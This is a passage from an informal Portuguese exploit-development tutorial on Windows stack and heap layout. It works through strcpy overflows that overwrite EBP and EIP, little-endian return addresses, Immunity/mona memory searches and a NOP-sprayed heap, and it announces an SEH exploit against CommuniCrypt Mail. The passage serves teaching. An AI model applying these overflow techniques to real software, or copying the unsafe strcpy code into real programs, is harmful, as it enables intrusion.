0022FFFC  41414141  AAAA
```

Nos capitulos sequentes falaremos sobre SEH exploiting *ui* l33t. Os dados que sobressaem as adjacencias da corrente são registrados assim:

```
Registers (FPU)
EAX 7CFCFCFC SHELL32.7CFCFCFC
ECX 004030A0 ASCII "BBBBBBBBBBBB"
EDX 42424242
EBX 00004000
ESP 0022FF38
EBP 0022FF68 ASCII "AAAAAAAAAAAAAAAA
ESI 00790074
EDI 00230000 ASCII "Actx "
```

Tenho um segredo pra quem gosta de fuzzing manual, para ver como os registradores se comportam ao recebimento de dados. No Dev-C++ existe um contador na parte inferior da interface.

```
char *pointer="\
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
strcpy (stack, pointer);
}
```

Compiler | Resources | Compile Log | Debug

6: 6 | Insert | 9 Lines in file

Certo, o que aquele 0022FFFC quer dizer? Isso quer dizer que o que costumamos chamar de "base sequencial" de enderecamento (em hexadecimal) segue esse criterio: 0 – 4 – 8 – C. Observe que por se iniciar em C, **a base sequencial soh pode ser multipla de 4 bytes.** Essa tabelinha que criei sempre vai te ajudar a determinar a base sequencial das alocacoes, seja na heap ou na stack (da stack você já sabe pô). Atente que a única coisa que se faz necessaria para usar a tabela é a marcacao do primeiro digito (da direita pra esquerda) do endereco mais alto, da heap ou da stack. Basta que você arraste a barra de rolagem ateh o final de ambas no Immunity para ver qual é esse endereco, que no caso da stack é sempre terminado em C .

0 1 2 3 4 5 6 7 8 9 A B C D E F

4bytes

Observe nitidamente na stack acima que ateh mesmo os numeros "adjacentes" estao dispostos de 4 em 4 bytes (FFFFEEEEDDDD), que como mencionei "regridem" de F a 0, dando a entender que a stack cresce pra baixo. A stack no Immunity costumeiramente é localizada no canto inferior direito da janela principal. Tambem eh atraves dessa regiao do debugger que verificaremos a base e o topo de uma corrente SEH durante o processo de exploracao de um programa vulneravel.


```
0282FFCC  7C9507A8  RET
0282FFD0  00000005
0282FFD4  00000004
0282FFD8  00000001
0282FFDC  0282FFD0
0282FFE0  7C97C0D8  ntd
0282FFE4  FFFFFFFF  End
0282FFE8  7C90EE18  SE
0282FFEC  7C9507C8  ntd
0282FFF0  00000000
0282FFF4  00000000
0282FFF8  00000000
0282FFFC  00000000
```

Se prestares bem sua atencao notarah o porque da base sequencial ser sempre multipla de 4 bytes. Veja acima que a stack não lida com alocao de dados "diretamente", mas sim com enderecos de memoria, e apenas com eles. A stack opera em quatro em quatro bytes porque precisa comportar enderecos de memoria, ou seja, 0x00000000 (cada dois digitos, 1 byte, e aih temos 8 deles, 4 bytes (in hardware de 32 bits), mas a heap não. Ela trabalha de acordo com os bytes que serao alocados


(instrucoes ou “ASCIIs”), mas sempre ordenando os tais de dois em dois bytes (unicode), por que afinal de contas com unicode ela pode ler/acoplar qualquer coisa (vamos ver em seguida o porque de eu saber isso). Se estourarmos algum buffer em algum programa vulneravel com AAAAAAAs em userland, a stack serah sobrescrita com 41414141414141 (seu correspondente em hex) em “machineland” e merda acontece, porque o endereco de retorno do stack frame vai retornar (ao inves de endereco de memoria) um monte de A.

perereca.c

```
#include <stdio.h>
#include <string.h>

main (){

  char stack[4];
  char *pointer="AAAAAAAAAAAAAAAAAA";
  strcpy (stack, pointer);
}
```



Uma coisa que sempre gosto de fazer quando to fuzando uma app é analisar a dita soh no Immunity. Nao perco tempo procurando indicios de overrun sem tá de olho na memoria, como crash ou verificacao de excecao (sim, sou du undigrud).



Little Endian vs Big endian

Certo, vamos fugir um pouco do escopo do texto somente para explanar esses ordenamentos de bytes. Acredito que todos voces se lembrem de como se da um overflow tradicional, de outra modo reveremos (não precisa pular o capitulo, é breve). A Corporação Víbora expediu uma otima publicacao concernente a Stack Overflow sobre o W32 (procure no usrfiles; antigo hunterhacker do tempo que eu era Kiddie). Talvez a qualidade justifique seu favoritismo junto a nossos documentos, mas não é isso que esta em pauta aqui.

```c
#include <stdio.h>
#include <string.h>

main (){

  char stack[4];
  char *pointer="AAAABBBBRRRR";
  strcpy (stack, pointer);
}
```

Como você pode averiguar nessa esplendida publicacao (sem demagogia eheh espero que tenham gostado =), esqueci de mencionar o tamanho variavel do dummy.

Para alcancarmos o ret desse code acima nao se faz necessaria a insercao de dummie algum. Ou seja apenas precisamos encher o buffer da dados ([4]/AAAA) e sobrescrever a base do stack frame (ebp = BBBB) ateh alcancarmos os 4 bytes do ret (eip) em azul (RRRR= 52525252) ;

```
77A60000 Modules C:\WINDOWS\system32\CRYPT32.dll
77B00000 Modules C:\WINDOWS\system32\MSASN1.dll
77100000 Modules C:\WINDOWS\system32\OLEAUT32.dll
7C810856 New thread with ID 00000DEC created
52525252 [16:05:29] Access violation when executing [52525252]
```

Esse log (log window) mostra que ocorreu um erro de violacao de acesso when executing the supposed "address" 52525252.

```
Registers (FPU)
EAX 0022FF64 ASCII "AAAABBBBRRRR"
ECX 00403010 ASCII "-LIBGCCW32-EH-
EDX 00000000
EBX 00004000
ESP 0022FF70
EBP 42424242
ESI 00790074
EDI 0069006E

EIP 52525252
```

No gdb a sintaxe é a seguinte:

```
(gdb) r AAAABBBBRRRR
Starting program: C:\Documents and Settings\David/programa1.exe
AAAABBBBRRRR

Program received signal SIGSEGV, Segmentation fault.
0x52525252 in ?? ()
```

Vamos aumentar o buffer da aplicacao para o seu numero multiplo seguinte, ou seja `stack[8];` e abrir a mesma com o Immunity após devidamente compilada. Seguiremos dessa vez o seguinte criterio de enchimento.

Stack[8];	= AAAAAAAA	8 bytes
Extended Base Pointer (ebp)	= BBBB	
ret	= RRRR	52525252

```
Registers (FPU)
EAX 0022FF60 ASCII "AAAAAAAABBBBRRRR"
ECX 00403014 ret.00403014
EDX 00000000
EBX 00004000
ESP 0022FF70
EBP 42424242
ESI 00790074
EDI 0069006E
EIP 52525252
```

Alcancamos outra vez o retorno com esse enchimento. Aumentamos agora para stack[12]. Sempre o multiplo sequente. Nao deixe de notar o EBP.


```
Registers (FPU)
EAX 00000000
ECX 77D20000 USER32.77D20000
EDX 003F0608
EBX 00000000
ESP 0022FE58
EBP 0022FF54
ESI 7C90E88E ntdll.ZwTerminateProcess
EDI 0022FF50
EIP 7C90EB94 ntdll.KiFastSystemCallRet
C 0  ES 0023 32bit 0(FFFFFFFF)
```

Nada parece ter acontecido.O que houve? O compilador “para se adequar ao windows” inseriu um dummy ao stack frame. Vamos saber identifica-lo agora. Antes de mais nada gostaria de enfatizar que este é um documento concernente ao w32, e não ao ***GNU/Linux***.

Stack[12];	= AAAAAAAAAAAA	12 bytes
Contador	= NNNN	(4 bytes)
Dummy	= DDDDDDDD	8 bytes
Extended Base Pointer (ebp)	= BBBB	
ret	= RRRR	


```
char *pointer="AAAAAAAAAAAANNNNDDDDDDDDBBBBRRRR";
```

Veja neste capitulo como identificar a multiplicidade do dummy. Para esse proposito inseri um counter antes de 8 bytes do dummy de um buffer de [16] para toma-lo como ponto de partida e fazer distincao dos mesmos dando a entender que são unidades independentes uma da outra. Abra e rode o prog dentro já dentro do immunity (F9):




```
Registers (FPU)
EAX 0022FF50 ASCII "AAAAAAAAAAAANNNNDDDDDDDDBBBBRRRR"
ECX 00403024 ret.00403024
EDX 00000000
EBX 00004000
ESP 0022FF70
EBP 42424242
ESI 00790074
EDI 0069006E
EIP 52525252
```

Observe aih acima que o registrador EAX é setado com o valor da variavel, ele costumeiramente recebe o argumento argv[1] nos textos do dx/xgc eehehe (o kra manja muito).



Conseguimos mais uma vez sobrescrever os ponteiros da memoria ateh chegarmos na area ret. Vamos aumentar o buffer seguindo aquele criterio da multiplicidade. Dessa vez não inseriremos contador algum, com o intuito de acharmos algum padrao comum na analise.

char stack[16];
char *pointer="AAAAAAAAAAAAAAAADDDDDDDDBBBBRRRR";

```
EBX 00004000
ESP 0022FF70
EBP 42424242
ESI 00790074
EDI 0069006E
EIP 52525252
```

char stack[20];
char *pointer="AAAAAAAAAAAAAAAAAAAANNNNNNNNNNNNDDDDDDDDBBBBRRRR"; **Oi!**


char stack[24];
char *pointer="AAAAAAAAAAAAAAAAAAAAAAAANNNNNNNNDDDDDDDDBBBBRRRR"; (ID 63)

char stack[28];
char *pointer="AAAAAAAAAAAAAAAAAAAAAAAAAAAANNNNDDDDDDDDBBBBRRRR"; (ID 64)


char stack[32];
char *pointer="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADDDDDDDDBBBBRRRR"; (ID 65)

(…)

Aproxima sequencia para encher o buffer então serah 36 + a quantidade de Ns roseos onde estah o Oi! Alih em cima + 8 de dummy + a base do stack frame + o retorno. Sempre nesse ciclo, certo?



O bagulho eh facil manoh. Entao pra estourarmos o buffer[52]; devemos por sua vez entrar com o NNNNNNNNNNNNDDDDDDDD, porque é o sequente ao DDDDDDDD . Agora pense no N e D como sendo a mesma coisa, pronto }=7



Muitas pessoas se perguntam o porque de se fazer necessario a insercao dos bytes referentes a endereco de retorno de forma inversa. Isso se deve ao fato que chamamos de 'ordenamento de bytes'. Eh o ordenamento que dita como os dados serao postos na memoria. Olha, esse assunto causa muito confusao, mas a base é a mesma, a simplicidade:

.Big Endian \xAB\xCD\xEF\x10
.Little Endian \x10\xEF\xCD\xAB

Agora pode ler isso abaixo.

Algumas arquiteturas usam o ordenamento intitulado Big Endian, onde o "bit mais significante" comes first/vem primeiro ou seja, se quisermos retornar um endereco nessa arquitetura como 0xABCDEF13, precisariamos entao escrever no exploit dessa maneira \xAB\xCD\xEF\x13, tendo em vista a maior significancia das letras sequenciais sobre o numero. Em Little Endian é o processo inverso, tendo em vista a prioridade do menos significante; arquiteturas intel. Isso quer dizer que se quisermos retornar para o endereco (vamos supor) 00401290, deveriamos escrever no exploit "\x90\x12\x40\x00"; tendo em vista que o 00 é menos significant NAO SOh APENAS em seu nivel hiererquico, mas tambem no que diz respeito ao posicionamento dos enderecos no ordenamento.

Enderecos altos — 0x00401290

Buffer[3]; 00
Buffer[2]; 40
Buffer[1]; 12
Buffer[0]; 90

```
EAX     =     0000           0000
         (High <- Alta)  (Low <- Baixa)
```

Enderecos baixos — 0040 1290

O processador vai entao rodar o ret adequadamente.

```
C:\DOCUME~1\David>debug
-a
0D3C:0100 INC AH
0D3C:0102 INC AL
0D3C:0104          <--- [ENTER]
-t

AX=0100  BX=0000  CX=0000  DX=0000  SP=FFEE  BP=0000  SI=0000  DI=0000
DS=0D3C  ES=0D3C  SS=0D3C  CS=0D3C  IP=0102   NV UP EI PL NZ NA PO NC
0D3C:0102 FEC0          INC     AL
```

```
-t

AX=0101  BX=0000  CX=0000  DX=0000  SP=FFEE  BP=0000  SI=0000  DI=0000
DS=0D3C  ES=0D3C  SS=0D3C  CS=0D3C  IP=0104   NV UP EI PL NZ NA PO NC
0D3C:0104 2882073C      SUB     [BP+SI+3C07],AL                    SS:3C07=00
-
```

Vamos determinar a base sequencial da heap desse code perereca.c acima (no qual nao faz uso da mesma), ou seja, apenas aloca dados na stack como todo bom prog },)

```
Address  Hex dump                 ASCII
00402000 FF FF FF FF 00 00 00 00      ....
00402008 00 00 00 00 00 00 00 00 ........
00402010 00 40 00 00 00 00 00 00 .@......
00402018 00 00 00 00 00 00 00 00 ........
00402020 E0 18 40 00 00 00 00 00 ó↑@.....
00402028 00 00 00 00 00 00 00 00 ........
00402030 00 00 00 00 FF FF FF FF ....
00402038 00 00 00 00 FF FF FF FF ....
00402040 00 00 00 00 00 00 00 00 ........
00402048 00 00 00 00 00 00 00 00
```

Bastando olhar para a heap podemos inferir como é dada a sua estruturacao de alocacao de bytes (base sequencial de enderecamento). Usarei a tabelinha como base da explanacao. Observem abaixo senhores que o que vamos chamar de agora em diante de "adjacentes", na heap, se repetem duas vezes, na stack se repetem 4, *insinuando* que a alocacao se da de quatro em quatro bytes. Observe agora que, o endereco corrente vai de 8 (maior) a 4 (menor), veja o fim da heap:

```
Address  Hex dump                 ASCII
00402F50 00 00 00 00 00 00 00 00 ........
00402F58 00 00 00 00 00 00 00 00 ........
00402F60 00 00 00 00 00 00 00 00 ........
00402F68 00 00 00 00 00 00 00 00 ........
00402F70 00 00 00 00 00 00 00 00 ........
00402F78 00 00 00 00 00 00 00 00 ........
00402F80 00 00 00 00 00 00 00 00 ........
00402F88 00 00 00 00 00 00 00 00 ........
00402F90 00 00 00 00 00 00 00 00 ........
00402F98 00 00 00 00 00 00 00 00 ........
00402FA0 00 00 00 00 00 00 00 00 ........
00402FA8 00 00 00 00 00 00 00 00 ........
00402FB0 00 00 00 00 00 00 00 00 ........
00402FB8 00 00 00 00 00 00 00 00 ........
00402FC0 00 00 00 00 00 00 00 00 ........
00402FC8 00 00 00 00 00 00 00 00 ........
00402FD0 00 00 00 00 00 00 00 00 ........
00402FD8 00 00 00 00 00 00 00 00 ........
00402FE0 00 00 00 00 00 00 00 00 ........
00402FE8 00 00 00 00 00 00 00 00 ........
00402FF0 00 00 00 00 00 00 00 00 ........
00402FF8 00 00 00 00 00 00 00 00 ........
```

Repare alih que os enderecos adjacentes ao corrente sao decrementados partindo do maior numero hexadecimal (a base numerica que o processador usa), ou seja, o F (FFEEDD, sempre regredindo e em dois em dois, no caso da heap em especial, devido a peculiar caracteristica de manipulacao de unicode). Entao podemos inferir com isso que ela cresce pra baixo tambem (base:00402000 to top:00402FF8). De posse dessas informacoes montamos esse diagrama.

Heap

Stack

Ou seja, são situadas em extremidades opostas e convergem na mesma direcao (se calque em suas respectivas bases e topos para, de posse dessas informacoes, construir um diagrama melhor concernente a essa contraversao). Se olhares de forma minuciosa junto ao endereco corrente perceberah que a "pressuposta" única forma mais coerente de alocacao para esse criterio (8 e 0 ou 0 e 8) tendo a tabela como base, é esta que se segue.

01234567 89ABCDEF

De oito em oito bytes. Voce agora fala. Hum... o f0x ta me sacaneado... Entao vamos provar (abrir outro executavel qualquer para analisar sua heap). Escrevi um code que aloca dados na heap usando malloc(); exclusivamente para esse proposito (alocar dados na heap para uma posterior analise); como a funcao malloc(;) Apenas por mutuo desencargo de consciencia.

```
#include <stdio.h>
#include <stdlib.h>  // malloc (size_t) __MINGW_ATTRIB_MALLOC;
#include <string.h>  // strcpy (char*, const char*);

main (){

   char string[]="ABCDEFGHIJKLMNOPQSS", *pointer;
   pointer=(char *)malloc (sizeof (char) * strlen(string)+1);
   strcpy (pointer, string);
   system ("pause");
}



//    ABCDEFGH IJKLMNOPQSS
//    01234567 89ABCDEF
```

Apenas pra fazer distincao dessa sequencia das outras que possam vir a existir tambem na memoria (como você viu a algumas paginas), inseri junto ao termino da string as letras SS.

```
C:\Documents and Settings\David\Desktop\oh shit!\heap.exe
Pressione qualquer tecla para continuar. . .
```

Prog rodando (copiado pra memoria) e a string `ABCDEFGHIJKLMNOPQSS` jah estah na heap, entao vamos procurar por ela.

```
0BADF00D [+] Results :
0040300C   0x0040300c : "MNOPQSS" | startnull,ascii {PAGE_READONLY} [heap.exe] AS
0022FF4C   0x0022ff4c : "MNOPQSS" | startnull {PAGE_READWRITE} [None] [Stack]
003F3ACC   0x003f3acc : "MNOPQSS" | startnull {PAGE_READWRITE} [None] [Heap]
0BADF00D Done. Found 3 pointers
         [+] This mona.py action took 0:00:02.453000

!mona find -s "MNOPQSS" -ascii -x *
```

Foram encontradas duas ocorrencias da mesma string na memoria, uma na stack e outra na heap. Lembre-se de que a(o) stack(stack frame) é usada para armazenar enderecos de memoria de retorno de funcoes e antes de mais nada valores de variaveis (`char string[]`), ou seja, antes de copiar a string pra heap com a malloc(), inicializei a dita, e por isso ela foi copiada da stack para a heap.


```
Address  Hex dump                 ASCII
003F3ACC 4D 4E 4F 50 51 53 53 00  MNOPQSS.
003F3AD4 00 00 00 00 06 00 04 00  ....♠.♦.
003F3ADC 96 01 09 00 43 3A 5C 57  û☺..C:\W
003F3AE4 49 4E 44 4F 57 53 5C 73  INDOWS\s
```

Lembre-se de que não vou procurar por essa string exorbitante porque isso éh coisa de lamah, e eu sou hacku da elite, da mais undigrud elite hacka, só abaixo dos coroas da THC e do Struck, e por isso resumi a mesma na sintaxe de busca (`MNOPQSS`). Desse ponto para o inicio da mesma são exatos 12 letras/caracteres ASCII, ou seja, 12 bytes. Entao:

```
0022FF4C   0x0022ff4c : "MNOPQSS" | st
003F3ACC   0x003f3acc : "MNOPQSS" | st

d 0x003f3acc-12
```

```
Address  Hex dump                 ASCII
003F3ABA 09 00 9A 01 0C 00 41 42  ..Ü☺..AB
003F3AC2 43 44 45 46 47 48 49 4A  CDEFGHIJ
003F3ACA 4B 4C 4D 4E 4F 50 51 53  KLMNOPQS
003F3AD2 53 00 00 00 00 00 06 00  S.....♠.
003F3ADA 04 00 96 01 09 00 43 3A  ♦.û☺..C:
003F3AE2 5C 57 49 4E 44 4F 57 53  \WINDOWS
```

Observe que o Imunidade (duh!) mostra os dados de 8 em 8 bytes em Hexadecimal e ASCII em cada linha no padrao de visualizacao Hex/ASCII (8 bytes) ¬¬ Basta clicar com o botao direito do mouse na heap p/ alternar entre os padroes de visualizacao.



O que você precisa agora é alternar para esse ao lado:

```
Backup        ►
Search for    ►
Go to         ►
✔ Hex         ►
Text          ►
Short         ►
Long          ►
Float         ►
Disassemble
Special       ►
Appearance    ►
```

```
Address   Hex dump             Disassembly                    C
003F3ABA  0900                 OR DWORD PTR DS:[EAX],EAX
003F3ABC  9A 010C0041 424:     CALL FAR 4342:41000C01         F.
003F3AC3  44                   INC ESP
003F3AC4  45                   INC EBP
003F3AC5  46                   INC ESI
003F3AC6  47                   INC EDI
003F3AC7  48                   DEC EAX
```

Ops, alguma coisa não deu certo. Repare alih que o endereco de memoria 003F3ABC guarda o opcode 9A 010... repare que o dissassembly (a “traducao” desses opcodes) corresponde exatamente as letras iniciais da string que inserimos na heap (41, 42, 43 – A, B, C respectivamente).

```
Address   Hex dump             Disassembly                Comment
003F3ABC  9A 010C0041 424:     CALL FAR 4342:41000C01     Far call
003F3AC3  44                   INC ESP
```

Abra a janela de log do immunity e vamos chamar 'call' esse endereco a partir de lah.

```
0022FF40  0x0022ff40 : "ABCDEFGHIJKLMNOPQSS" | startnull
003F3AC0  0x003f3ac0 : "ABCDEFGHIJKLMNOPQSS" | startnull
```

```
Address   Hex dump   Disassembly
003F3AC0  41         INC ECX
003F3AC1  42         INC EDX
003F3AC2  43         INC EBX
003F3AC3  44         INC ESP
003F3AC4  45         INC EBP
003F3AC5  46         INC ESI
003F3AC6  47         INC EDI
003F3AC7  48         DEC EAX
003F3AC8  49         DEC ECX
003F3AC9  4A         DEC EDX
003F3ACA  4B         DEC EBX
003F3ACB  4C         DEC ESP
003F3ACC  4D         DEC EBP
003F3ACD  4E         DEC ESI
003F3ACE  4F         DEC EDI
003F3ACF  50         PUSH EAX
```

Pimba! Era isso que tínhamos que fazer! Gosto de pensar essa phrase quando to jogando =P Entao a nossa string começa a ser escrita na memoria exatamente no endereco 003F3AC0. Agora então finalmente posso explanar o funcionamento da base sequencial de enderecamento. Vamos tomar como base essa montada na memoria mesmo. Acredito que voce se lembre qual a base sequencial de enderecamento que a heap usou “para esses dados dados”. 0 e 8 lembra-se? Seguindo aquele conceito da stack então ficaria: 01234567 89ABCDEF *esse sim tem coerencia*. Let's see it!

```
ABCDEFGH IJKLMNOP QSS
01234567 89ABCDEF 012          \0
```

003F3AC0 = A	003F3ACE = O
003F3AC1 = B	003F3ACF = P
003F3AC2 = C	003F3AD0 = Q
003F3AC3 = D	003F3AD1 = S
003F3AC4 = E	003F3AD2 = S
003F3AC5 = F	
003F3AC6 = G	
003F3AC7 = H	
003F3AC8 = I	
003F3AC9 = J	
003F3ACA = K	
003F3ACB = L	
003F3ACC = M	
003F3ACD = N	

(não precisa ser engenheiro pra entender)


Veja aih na sua heap que o endereco corrente é 0 e 8, mas o adjacente continua se repetindo em dois em dois, dando a entender que a alocacao é feita de dois em dois bytes "apesar de tudo". Entao para "todo tipo de alocacao" vai ser assim:

```
Address      Address      Address
003F3AC1     001DB224     003F3ABA
003F3AC9     001DB22C     003F3AC2
003F3AD1     001DB234     003F3ACA
003F3AD9     001DB23C
```

Compreende agora o que toda essa "versatilidade" do endereco corrente na heap inferi? Que ela pode alocar qualquer tipo e quantidade de dado, mas sempre com o padrao unicode sendo seguido. Vou codar um exploit local para o programa CommuniCrypt Mail 1.x , para servir de base, relaxa. Vale enfatizar que não vou usar o metodo de exploracao de overflow tradicional, vou sobrescrever os ponteiros da memoria ateh alcançar o SE Handler, ou seja, vamos escrever um SEH exploit. Aeee! O que veremos de agora em diante é como carregar o modulo vulneravel a Heap Spraying pra memoria usando JavaScript e como o BSTR header é disposto na mesma; ou você pensou que era simples assim essa tecnica dos hacka? Mas antes veja como é uma heap sprayada:

```
Address   Hex dump  Disassembly
06052ABF  90        NOP
06052AC0  90        NOP
06052AC1  90        NOP
06052AC2  90        NOP
06052AC3  90        NOP
06052AC4  90        NOP
06052AC5  90        NOP
06052AC6  90        NOP
06052AC7  90        NOP
06052AC8  90        NOP
06052AC9  90        NOP
06052ACA  90        NOP
06052ACB  90        NOP
06052ACC  90        NOP
06052ACD  90        NOP
06052ACE  90        NOP
06052ACF  90        NOP
06052AD0  90        NOP
06052AD1  90        NOP
06052AD2  90        NOP
06052AD3  90        NOP
06052AD4  90        NOP
06052AD5  90        NOP
06052AD6  90        NOP
06052AD7  90        NOP
06052AD8  90        NOP
06052AD9  90        NOP
06052ADA  90        NOP
06052ADB  90        NOP
06052ADC  90        NOP
06052ADD  90        NOP
06052ADE  90        NOP
06052ADF  90        NOP

Backup / Copy / Binary / Assemble / Breakpoint / Search for / Go to /
Hex / Text / Short / Long / Float / Disassemble / Special / Appearance

d 06060606
```

O retorno do stack frame da funcao vulneravel contida no modulo a ser exploitado vai saltar para (nesse caso em especial) o endereco de memoria 06060606, endereco esse que guarda NOPs, e tudo desse ponto em diante serah NOPs ateh alcançar o inicio do shellcode, ou seja, os opcodes que executarao uma dada acao. Um outro detalhe que acredito que seja importante ressaltar é o fato de que podemos importar um executavel para o Immunity passando parametros para o mesmo durante a importacao. Como você pode ver logo abaixo.



Basta inseri-los no "nada sugestivo" campo 'Arguments:', ou seja, para o proposito de fuzzing, um chunk de AAAAAAAAAAs ou qualquer outra coisa. Vamos dar prosseguimento ao material.

Buscando o endereco de retorno

```
<html>
<script type='text/javascript'>

var nick = new String("6_Bl4ck9_f0x6");
document.write(nick + " is on memory");
window.alert ("Press Ok button to free up memory space");
window.close();

</script>
</html>
```

plentyofbytes.html

```
0BADF00D [+] Writing results to find.txt
0BADF00D      - Number of pointers of type '"6_Bl4ck9_f0x6"' : 2
0BADF00D [+] Results :
001F351A   0x001f351a : "6_Bl4ck9_f0x6" | startnull,asciiprint,ascii {PAGE_READWRITE} [None] [Heap]
0020CF2A   0x0020cf2a : "6_Bl4ck9_f0x6" | startnull {PAGE_READWRITE} [None] [Heap]
0BADF00D Done. Found 2 pointers
         [+] This mona.py action took 0:00:03.281000
```

```
!mona find -s "6_Bl4ck9_f0x6" -ascii -x *
```

Encontramos dois ponteiros para -ascii na heap, vamos ver para unicode.

```
0BADF00D      - Number of pointers of type '"6_Bl4ck9_f0x6" (unicode)' : 14
0BADF00D [+] Results :
0039C65C   0x0039c65c : "6_Bl4ck9_f0x6" (unicode) | startnull {PAGE_READWRITE} [None] [Heap]
0039C802   0x0039c802 : "6_Bl4ck9_f0x6" (unicode) | startnull {PAGE_READWRITE} [None] [Heap]
01533188   0x01533188 : "6_Bl4ck9_f0x6" (unicode) |  {PAGE_READWRITE} [None]
01533A56   0x01533a56 : "6_Bl4ck9_f0x6" (unicode) | ascii {PAGE_READWRITE} [None]
01533C5A   0x01533c5a : "6_Bl4ck9_f0x6" (unicode) | ascii {PAGE_READWRITE} [None]
01535450   0x01535450 : "6_Bl4ck9_f0x6" (unicode) | ascii {PAGE_READWRITE} [None]
01535A10   0x01535a10 : "6_Bl4ck9_f0x6" (unicode) | ascii {PAGE_READWRITE} [None]
01538598   0x01538598 : "6_Bl4ck9_f0x6" (unicode) |  {PAGE_READWRITE} [None]
01538AA6   0x01538aa6 : "6_Bl4ck9_f0x6" (unicode) |  {PAGE_READWRITE} [None]
01538CAA   0x01538caa : "6_Bl4ck9_f0x6" (unicode) |  {PAGE_READWRITE} [None]
001E0CFA   0x001e0cfa : "6_Bl4ck9_f0x6" (unicode) | startnull {PAGE_READWRITE} [None] [Heap]
001F783C   0x001f783c : "6_Bl4ck9_f0x6" (unicode) | startnull,asciiprint,ascii {PAGE_READWRITE} [None] [Heap]
00208AC2   0x00208ac2 : "6_Bl4ck9_f0x6" (unicode) | startnull {PAGE_READWRITE} [None] [Heap]
0020E904   0x0020e904 : "6_Bl4ck9_f0x6" (unicode) | startnull {PAGE_READWRITE} [None] [Heap]
0BADF00D Done. Found 14 pointers
         [+] This mona.py action took 0:00:03.546000
```

```
!mona find -s "6_Bl4ck9_f0x6" -unicode -x *
```

Isso infere que os dados são postos na heap tambem como ASCII e de alguma forma mediunica são convertidos em unicode (digo isso porque escrevemos ASCII; o que estah no endereco de final 1a e 2a) e realocados (postos em enderecos distintos sequenciais partindo da alocacao do ascii; 0020cf2a para 0020e904, que por incrivel que pareca, é multiplo de 2 =). Para saber isso basta escrever uma potencia de acordo com o endereco, na calculadora *hex*, ou seja, x + x (no caso) e depois é só ir apertando enter que vemos o seu multiplo *cuidado para não sobrepujar* ¬¬ Aprendi isso com a minha professora de matematica lah de Quixeramobim, do liceu (manja muito!), mais uma ilustre fomentadora da cena hacker brasileira (mesmo que indiretamente). Depois do reboot da minha maquina refaco os testes de buscas e obtenho esse resultado:

```
0BADF00D      - Number of pointers of type '"6_Bl4ck9_f0x6"' : 1
0BADF00D [+] Results :
